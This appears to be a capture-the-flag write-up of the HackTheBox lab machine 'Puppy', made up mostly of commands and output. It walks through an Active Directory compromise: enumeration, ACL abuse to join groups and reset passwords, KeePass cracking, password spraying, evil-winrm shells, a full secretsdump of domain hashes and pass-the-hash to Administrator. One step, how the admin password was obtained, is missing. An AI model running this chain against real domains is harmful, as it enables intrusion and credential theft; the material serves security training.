

puppy

10.10.11.70

```
Username: levi.james
Password: KingofAkron2025!
```

```
echo "10.10.11.70 DC.PUPPY.HTB PUPPY.HTB" | sudo tee -a /etc/hosts
```

Initial Access and Enumeration

First, let's verify the credentials work against SMB:

```
crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!'
```

Testing Credentials

```
└─(lockon🐼 Kali)─[~/htb/puppy]
└─$ nxc ldap 10.10.11.70 -u levi.james -p 'KingofAkron2025!'
LDAP          10.10.11.70      389      DC                      [*] Windows Server 2022
Build 20348 (name:DC) (domain:PUPPY.HTB)
LDAP          10.10.11.70      389      DC                      [+]
PUPPY.HTB\levi.james:KingofAkron2025!
```

enumerate domain users:

```
└─(lockon🐼 Kali)─[~/htb/puppy]
└─$ rpcclient 10.10.11.70 -U levi.james
Password for [WORKGROUP\levi.james]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[levi.james] rid:[0x44f]
user:[ant.edwards] rid:[0x450]
user:[adam.silver] rid:[0x451]
user:[jamie.williams] rid:[0x452]
```

```
user:[steph.cooper] rid:[0x453]
user:[steph.cooper_adm] rid:[0x457]
rpcclient $>
```

```
└─(lockon👤 Kali)-[~/htb/puppy]
└─$ nxc ldap 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --users
LDAP          10.10.11.70      389      DC              [*] Windows Server 2022
Build 20348 (name:DC) (domain:PUPPY.HTB)
LDAP          10.10.11.70      389      DC              [+]
PUPPY.HTB\levi.james:KingofAkron2025!
LDAP          10.10.11.70      389      DC              [*] Enumerated 9 domain
users: PUPPY.HTB
LDAP          10.10.11.70      389      DC              -Username-
-Last PW Set-      -BadPW-      -Description-
LDAP          10.10.11.70      389      DC              Administrator
2025-02-20 01:03:28 0              Built-in account for administering the
computer/domain
LDAP          10.10.11.70      389      DC              Guest
<never>          0              Built-in account for guest access to the
computer/domain
LDAP          10.10.11.70      389      DC              krbtgt
2025-02-19 17:16:15 0              Key Distribution Center Service Account
LDAP          10.10.11.70      389      DC              levi.james
2025-02-19 17:40:56 5
LDAP          10.10.11.70      389      DC              ant.edwards
2025-02-19 17:43:14 0
LDAP          10.10.11.70      389      DC              adam.silver
2025-08-05 08:49:28 0
LDAP          10.10.11.70      389      DC              jamie.williams
2025-02-19 17:47:26 5
LDAP          10.10.11.70      389      DC              steph.cooper
2025-02-19 17:51:00 5
LDAP          10.10.11.70      389      DC              steph.cooper_adm
2025-03-08 21:20:40 5
```

Active users

```

└─(lockon🐼 Kali)-[~/htb/puppy]
└─$ nxc ldap 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --active-users
LDAP      10.10.11.70      389      DC      [*] Windows Server 2022
Build 20348 (name:DC) (domain:PUPPY.HTB)
LDAP      10.10.11.70      389      DC      [+]
PUPPY.HTB\levi.james:KingofAkron2025!
LDAP      10.10.11.70      389      DC      [*] Total records
returned: 9, total 3 user(s) disabled
LDAP      10.10.11.70      389      DC      -Username-
-Last PW Set-      -BadPW-      -Description-
LDAP      10.10.11.70      389      DC      Administrator
2025-02-20 01:03:28 0      Built-in account for administering the
computer/domain
LDAP      10.10.11.70      389      DC      levi.james
2025-02-19 17:40:56 5
LDAP      10.10.11.70      389      DC      ant.edwards
2025-02-19 17:43:14 0
LDAP      10.10.11.70      389      DC      jamie.williams
2025-02-19 17:47:26 5
LDAP      10.10.11.70      389      DC      steph.cooper
2025-02-19 17:51:00 5
LDAP      10.10.11.70      389      DC      steph.cooper_adm
2025-03-08 21:20:40 5

```

using crackmapexec

crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --users

```

└─(lockon🐼 Kali)-[~/htb/puppy]
└─$ crackmapexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --users
SMB      10.10.11.70      445      DC      [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB      10.10.11.70      445      DC      [+]
PUPPY.HTB\levi.james:KingofAkron2025!
SMB      10.10.11.70      445      DC      [+] Enumerated domain
user(s)
SMB      10.10.11.70      445      DC
PUPPY.HTB\steph.cooper_adm      badpwdcount: 5 desc:
SMB      10.10.11.70      445      DC      PUPPY.HTB\steph.cooper
badpwdcount: 5 desc:
SMB      10.10.11.70      445      DC      PUPPY.HTB\jamie.williams
badpwdcount: 5 desc:

```

```
SMB      10.10.11.70    445    DC      PUPPY.HTB\adam.silver
badpwdcount: 0 desc:
SMB      10.10.11.70    445    DC      PUPPY.HTB\ant.edwards
badpwdcount: 0 desc:
SMB      10.10.11.70    445    DC      PUPPY.HTB\levi.james
badpwdcount: 5 desc:
SMB      10.10.11.70    445    DC      PUPPY.HTB\krbtgt
badpwdcount: 0 desc: Key Distribution Center Service Account
SMB      10.10.11.70    445    DC      PUPPY.HTB\Guest
badpwdcount: 0 desc: Built-in account for guest access to the
computer/domain
SMB      10.10.11.70    445    DC      PUPPY.HTB\Administrator
badpwdcount: 0 desc: Built-in account for administering the computer/domain
```

accessible SMB shares:

```
smbmap -H 10.10.11.70 -u levi.james -p 'KingofAkron2025!'
```


nothing found.

Privilege Escalation: DCSync Attack

Identify a Privileged User via BloodHound

```
(lockon🐼 Kali)-[~/htb/puppy]
└─$ faketime "$(ntpddate -q PUPPY.HTB | cut -d ' ' -f 1,2)" bloodhound-python
-dc DC.PUPPY.HTB -u levi.james -p 'KingofAkron2025!' -d PUPPY.HTB -ns
10.10.11.70 -c all -o bloodhound_results.json
ntpdig: no eligible servers
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 10 users
INFO: Found 56 groups
```

```
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
```



- [levi.james@puppy.htb](#) is a **member of** the [HR@puppy.htb](#) group.
- The [HR@puppy.htb](#) group has **GenericWrite** permissions over the [DEVELOPERS@puppy.htb](#) group.

So, we will **add levi.james to the DEVELOPERS@puppy.htb group** using this privilege.

```
(lockon👤 Kali)-[~/htb/puppy]
└─$ bloodyAD --host 10.10.11.70 -d dc.puppy.htb -u 'levi.james' -p
'KingofAkron2025!' add groupMember DEVELOPERS levi.james
[+] levi.james added to DEVELOPERS
```

Then you can enter. SMB

```

└─(lockon👤 Kali)-[~/htb/puppy]
└─$ smbclient //10.10.11.70/DEV -U levi.james
Password for [WORKGROUP\levi.james]:
Try "help" to get a list of possible commands.
smb: \> ls

.                DR            0   Sun Mar 23 12:37:57 2025
..               D            0   Sat Mar  8 22:22:57 2025
KeepPassXC-2.7.9-Win64.msi  A 34394112 Sun Mar 23 12:39:12 2025
Projects          D            0   Sat Mar  8 22:23:36 2025
recovery.kdbx     A      2677   Wed Mar 12 07:55:46 2025

5080575 blocks of size 4096. 1623210 blocks available
smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (0.9
KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \>

```

use keepass4brute to crack : <https://github.com/r3nt0n/keepass4brute>

```

└─(lockon👤 Kali)-[~/htb/puppy]
└─$ ./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Current attempt: liverpool

[*] Password found: liverpool

```

now let's open the file.

```

└─(lockon👤 Kali)-[~/htb/puppy]
└─$ keepassxc-cli export --format=xml recovery.kdbx > keepass_dump.xml
Enter password to unlock recovery.kdbx:

└─(lockon👤 Kali)-[~/htb/puppy]
└─$ ls
bloodhound_results.json_20250805000005_computers.json
bloodhound_results.json_20250805000005_containers.json
bloodhound_results.json_20250805000005_domains.json
bloodhound_results.json_20250805000005_gpos.json
bloodhound_results.json_20250805000005_groups.json
bloodhound_results.json_20250805000005_ous.json

```

```
bloodhound_results.json_20250805000005_users.json
keepass4brute.sh
keepass_dump.xml
puppy.md
recovery.kdbx
```

python script to extract the passwords from keepass_dump.xml.

```
import xml.etree.ElementTree as ET
tree = ET.parse('keepass_dump.xml')
root = tree.getroot()
for entry in root.iter('Entry'):
    username = None
    password = None
    for string in entry.findall('String'):
        key = string.find('Key').text
        value = string.find('Value').text
        if key == 'UserName':
            username = value
        elif key == 'Password':
            password = value
    if username or password:
        print(f"User: {username}, Password: {password}")
```

```
—(lockon🐼 Kali)—[~/htb/puppy]
└─$ python3 extract.py | awk -F'Password: ' '{print $2}'
JamieLove2025!
HJKL2025!
HJKL2025!
Antman2025!
Antman2025!
Steve2025!
Steve2025!
ILY2025!
ILY2025!
```

```
HJKL2025!
Antman2025!
JamieLove2025!
```

ILY2025!
Steve2025!

Password spraying

```
(lockon🐼 Kali)-[~/htb/puppy]
└─$ netexec smb 10.10.11.70 -u users.txt -p pass.txt
SMB 10.10.11.70 445 DC [*] Windows Server 2022
Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\Guest:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\krbtgt:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\levi.james:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\Administrator:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\Guest:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\krbtgt:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-]
PUPPY.HTB\levi.james:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [+]
PUPPY.HTB\ant.edwards:Antman2025!
```

- **Username:** ant.edwards
- **Password:** Antman2025!


Privilege Escalation: Targeting adam.silver

Bloodhound


```

(lockon🐼 Kali)-[~/htb/puppy]
└─$ bloodhound-python -u ant.edwards -p 'Antman2025!' -d puppy.htb -ns
10.10.11.70 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 02M 03S
INFO: Compressing output into 20250805044741_bloodhound.zip

```



After analyzing the results, I discover that `ant.edwards` has `GenericWrite` permissions on the `adam.silver` user account. This means we can modify this account, including enabling it if it's disabled and resetting its password.

Password reset:

```
(lockon👤 Kali)~[~/htb/puppy]
└─$ bloodyAD --host 10.10.11.70 -d dc.puppy.htb -u 'ant.edwards' -p
'Antman2025!' set password ADAM.SILVER lockon123!
[+] Password changed successfully!
```

ADAM.SILVER account is disabled so let's enable it.

```
(lockon👤 Kali)~[~/htb/puppy]
└─$ bloodyAD --host dc.puppy.htb -d puppy.htb -u ant.edwards -p Antman2025!
remove uac 'ADAM.SILVER' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from ADAM.SILVER's
userAccountControl
```

Evil-winrm

```
(lockon👤 Kali)~[~/htb/puppy]
└─$ evil-winrm -i 10.10.11.70 -u 'ADAM.SILVER' -p 'lockon123!'
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\adam.silver\Documents> cd ..
Evil-WinRM PS C:\Users\adam.silver> cd Desktop
Evil-WinRM PS C:\Users\adam.silver\Desktop> dir

Directory: C:\Users\adam.silver\Desktop

Mode	LastWriteTime	Length	Name
-a----	2/28/2025 12:31 PM	2312	Microsoft Edge.lnk
-ar---	8/4/2025 6:02 PM	34	user.txt

```
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
e3ba2a70a20d33xxxxxxxxxxxxxxxxxx
*Evil-WinRM* PS C:\Users\adam.silver\Desktop>
```

Privilege Escalation : Further exploring

```
*Evil-WinRM* PS C:\Backups> dir
```

Directory: C:\Backups

Mode	LastWriteTime	Length	Name
-a----	3/8/2025 8:22 AM	4639546	site-backup-2024-12-30.zip

```
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip
```

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

```
(lockon🐼 Kali)-[~/htb/puppy]
└─$ cat ./puppy/nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
  <server>
    <host>DC.PUPPY.HTB</host>
    <port>389</port>
    <base-dn>dc=PUPPY,dc=HTB</base-dn>
    <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
    <bind-password>ChefSteph2025!</bind-password>
  </server>
  <user-attributes>
    <attribute name="username" ldap-attribute="uid" />
```

```

    <attribute name="firstName" ldap-attribute="givenName" />
    <attribute name="lastName" ldap-attribute="sn" />
    <attribute name="email" ldap-attribute="mail" />
</user-attributes>
<group-attributes>
    <attribute name="groupName" ldap-attribute="cn" />
    <attribute name="groupMember" ldap-attribute="member" />
</group-attributes>
<search-filter>
    <filter>(&(objectClass=person)(uid=%s))</filter>
</search-filter>
</ldap-config>

```

user:steph.cooper

password:ChefSteph2025!

Connect using Evil-winrm

Impacket secret's dump

```

└─(lockon🐼 Kali)─[~/htb/puppy]
└─$ impacket-secretsdump
'puppy.htb/steph.cooper_adm:FivethChipOnItsWay2025!'@10.10.11.70
Impacket v0.13.0.dev0 – Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa943f13896e3e21f6c4100c7da9895a6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c541c389e2904b9b112f599f
d6b333d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PUPPY\DC$:aes256-cts-hmac-sha1-
96:f4f395e28f0933cac28e02947bc68ee11b744ee32b6452dbf795d9ec85ebda45
PUPPY\DC$:aes128-cts-hmac-sha1-96:4d596c7c83be8cd71563307e496d8c30
PUPPY\DC$:des-cbc-md5:54e9a11619f8b9b5

```

```
PUPPY\DC$:plain_password_hex:84880c04e892448b6419dda6b840df09465ffda259692f4
4c2b3598d8f6b9bc1b0bc37b17528d18a1e10704932997674cbe6b89fd8256d5dfeaa306dc59
f15c1834c9ddd333af63b249952730bf256c3afb34a9cc54320960e7b3783746ffa1a1528c77
faa352a82c13d7c762c34c6f95b4bbe04f9db6164929f9df32b953f0b419fbec89e2ecb268dd
cccb4324a969a1997ae3c375cc865772baa8c249589e1757c7c36a47775d2fc39e566483d0fc
d48e29e6a384dc668228186a2196e48c7d1a8dbe6b52fc2e1392eb92d100c46277e1b2f43d5f
2b188728a3e6e5f03582a9632da8acfc4d992899f3b64fe120e13
```

```
PUPPY\DC$:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:
::
```

```
[*] DPAPI_SYSTEM
```

```
dpapi_machinekey:0xc21ea457ed3d6fd425344b3a5ca40769f14296a3
```

```
dpapi_userkey:0xcb6a80b44ae9bdd7f368fb674498d265d50e29bf
```

```
[*] NL$KM
```

```
0000 DD 1B A5 A0 33 E7 A0 56 1C 3F C3 F5 86 31 BA 09 ....3..V.?...1..
0010 1A C4 D4 6A 3C 2A FA 15 26 06 3B 93 E0 66 0F 7A ...j<*.&amp...f.z
0020 02 9A C7 2E 52 79 C1 57 D9 0C D3 F6 17 79 EF 3F ....Ry.W.....y.?
0030 75 88 A3 99 C7 E0 2B 27 56 95 5C 6B 85 81 D0 ED u.....+'V.\k....
```

```
NL$KM:dd1ba5a033e7a0561c3fc3f58631ba091ac4d46a3c2afa1526063b93e0660f7a029ac7
2e5279c157d90cd3f61779ef3f7588a399c7e02b2756955c6b8581d0ed
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6
e65d75b:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a
:::
```

```
PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093
995466570f435b8:::
```

```
PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8
e99d2b34f438058b:::
```

```
PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b
32fb1d0953812d66:::
```

```
PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a
98a213fc8e3c7fca780:::
```

```
PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce
8ea01a8613f09200b:::
```

```
PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb20640904
9bc53502039b80f3f1173:::
```

```
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df::
:
```

```
[*] Kerberos keys grabbed
```

```
Administrator:aes256-cts-hmac-sha1-
```

```
96:c0b23d37b5ad3de31aed317bf6c6fd1f338d9479def408543b85bac046c596c0
```

```
Administrator:aes128-cts-hmac-sha1-96:2c74b6df3ba6e461c9d24b5f41f56daf
```

```
Administrator:des-cbc-md5:20b9e03d6720150d
```

```
krbtgt:aes256-cts-hmac-sha1-
96:f2443b54aed754917fd1ec5717483d3423849b252599e59b95dfdcc92c40fa45
krbtgt:aes128-cts-hmac-sha1-96:60aab26300cc6610a05389181e034851
krbtgt:des-cbc-md5:5876d051f78faeba
PUPPY.HTB\levi.james:aes256-cts-hmac-sha1-
96:2aad43325912bdca0c831d3878f399959f7101bcbcb411ce204c37d585a6417ec
PUPPY.HTB\levi.james:aes128-cts-hmac-sha1-
96:661e02379737be19b5dfbe50d91c4d2f
PUPPY.HTB\levi.james:des-cbc-md5:efa8c2feb5cb6da8
PUPPY.HTB\ant.edwards:aes256-cts-hmac-sha1-
96:107f81d00866d69d0ce9fd16925616f6e5389984190191e9cac127e19f9b70fc
PUPPY.HTB\ant.edwards:aes128-cts-hmac-sha1-
96:a13be6182dc211e18e4c3d658a872182
PUPPY.HTB\ant.edwards:des-cbc-md5:835826ef57bafbc8
PUPPY.HTB\adam.silver:aes256-cts-hmac-sha1-
96:670a9fa0ec042b57b354f0898b3c48a7c79a46cde51c1b3bce9afab118e569e6
PUPPY.HTB\adam.silver:aes128-cts-hmac-sha1-
96:5d2351baba71061f5a43951462ffe726
PUPPY.HTB\adam.silver:des-cbc-md5:643d0ba43d54025e
PUPPY.HTB\jamie.williams:aes256-cts-hmac-sha1-
96:aeddbae75942e03ac9bfe92a05350718b251924e33c3f59fdc183e5a175f5fb2
PUPPY.HTB\jamie.williams:aes128-cts-hmac-sha1-
96:d9ac02e25df9500db67a629c3e5070a4
PUPPY.HTB\jamie.williams:des-cbc-md5:cb5840dc1667b615
PUPPY.HTB\steph.cooper:aes256-cts-hmac-sha1-
96:799a0ea110f0ecda2569f6237cabd54e06a748c493568f4940f4c1790a11a6aa
PUPPY.HTB\steph.cooper:aes128-cts-hmac-sha1-
96:cdd9ceb5fcd1696ba523306f41a7b93e
PUPPY.HTB\steph.cooper:des-cbc-md5:d35dfda40d38529b
PUPPY.HTB\steph.cooper_adm:aes256-cts-hmac-sha1-
96:a3b657486c089233675e53e7e498c213dc5872d79468fff14f9481eccfc05ad9
PUPPY.HTB\steph.cooper_adm:aes128-cts-hmac-sha1-
96:c23de8b49b6de2fc5496361e4048cf62
PUPPY.HTB\steph.cooper_adm:des-cbc-md5:6231015d381ab691
DC$:aes256-cts-hmac-sha1-
96:f4f395e28f0933cac28e02947bc68ee11b744ee32b6452dbf795d9ec85ebda45
DC$:aes128-cts-hmac-sha1-96:4d596c7c83be8cd71563307e496d8c30
DC$:des-cbc-md5:7f044607a8dc9710
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::

use evil-winrm

hash: bb0edc15e49ceb4120c7bd7e6e65d75b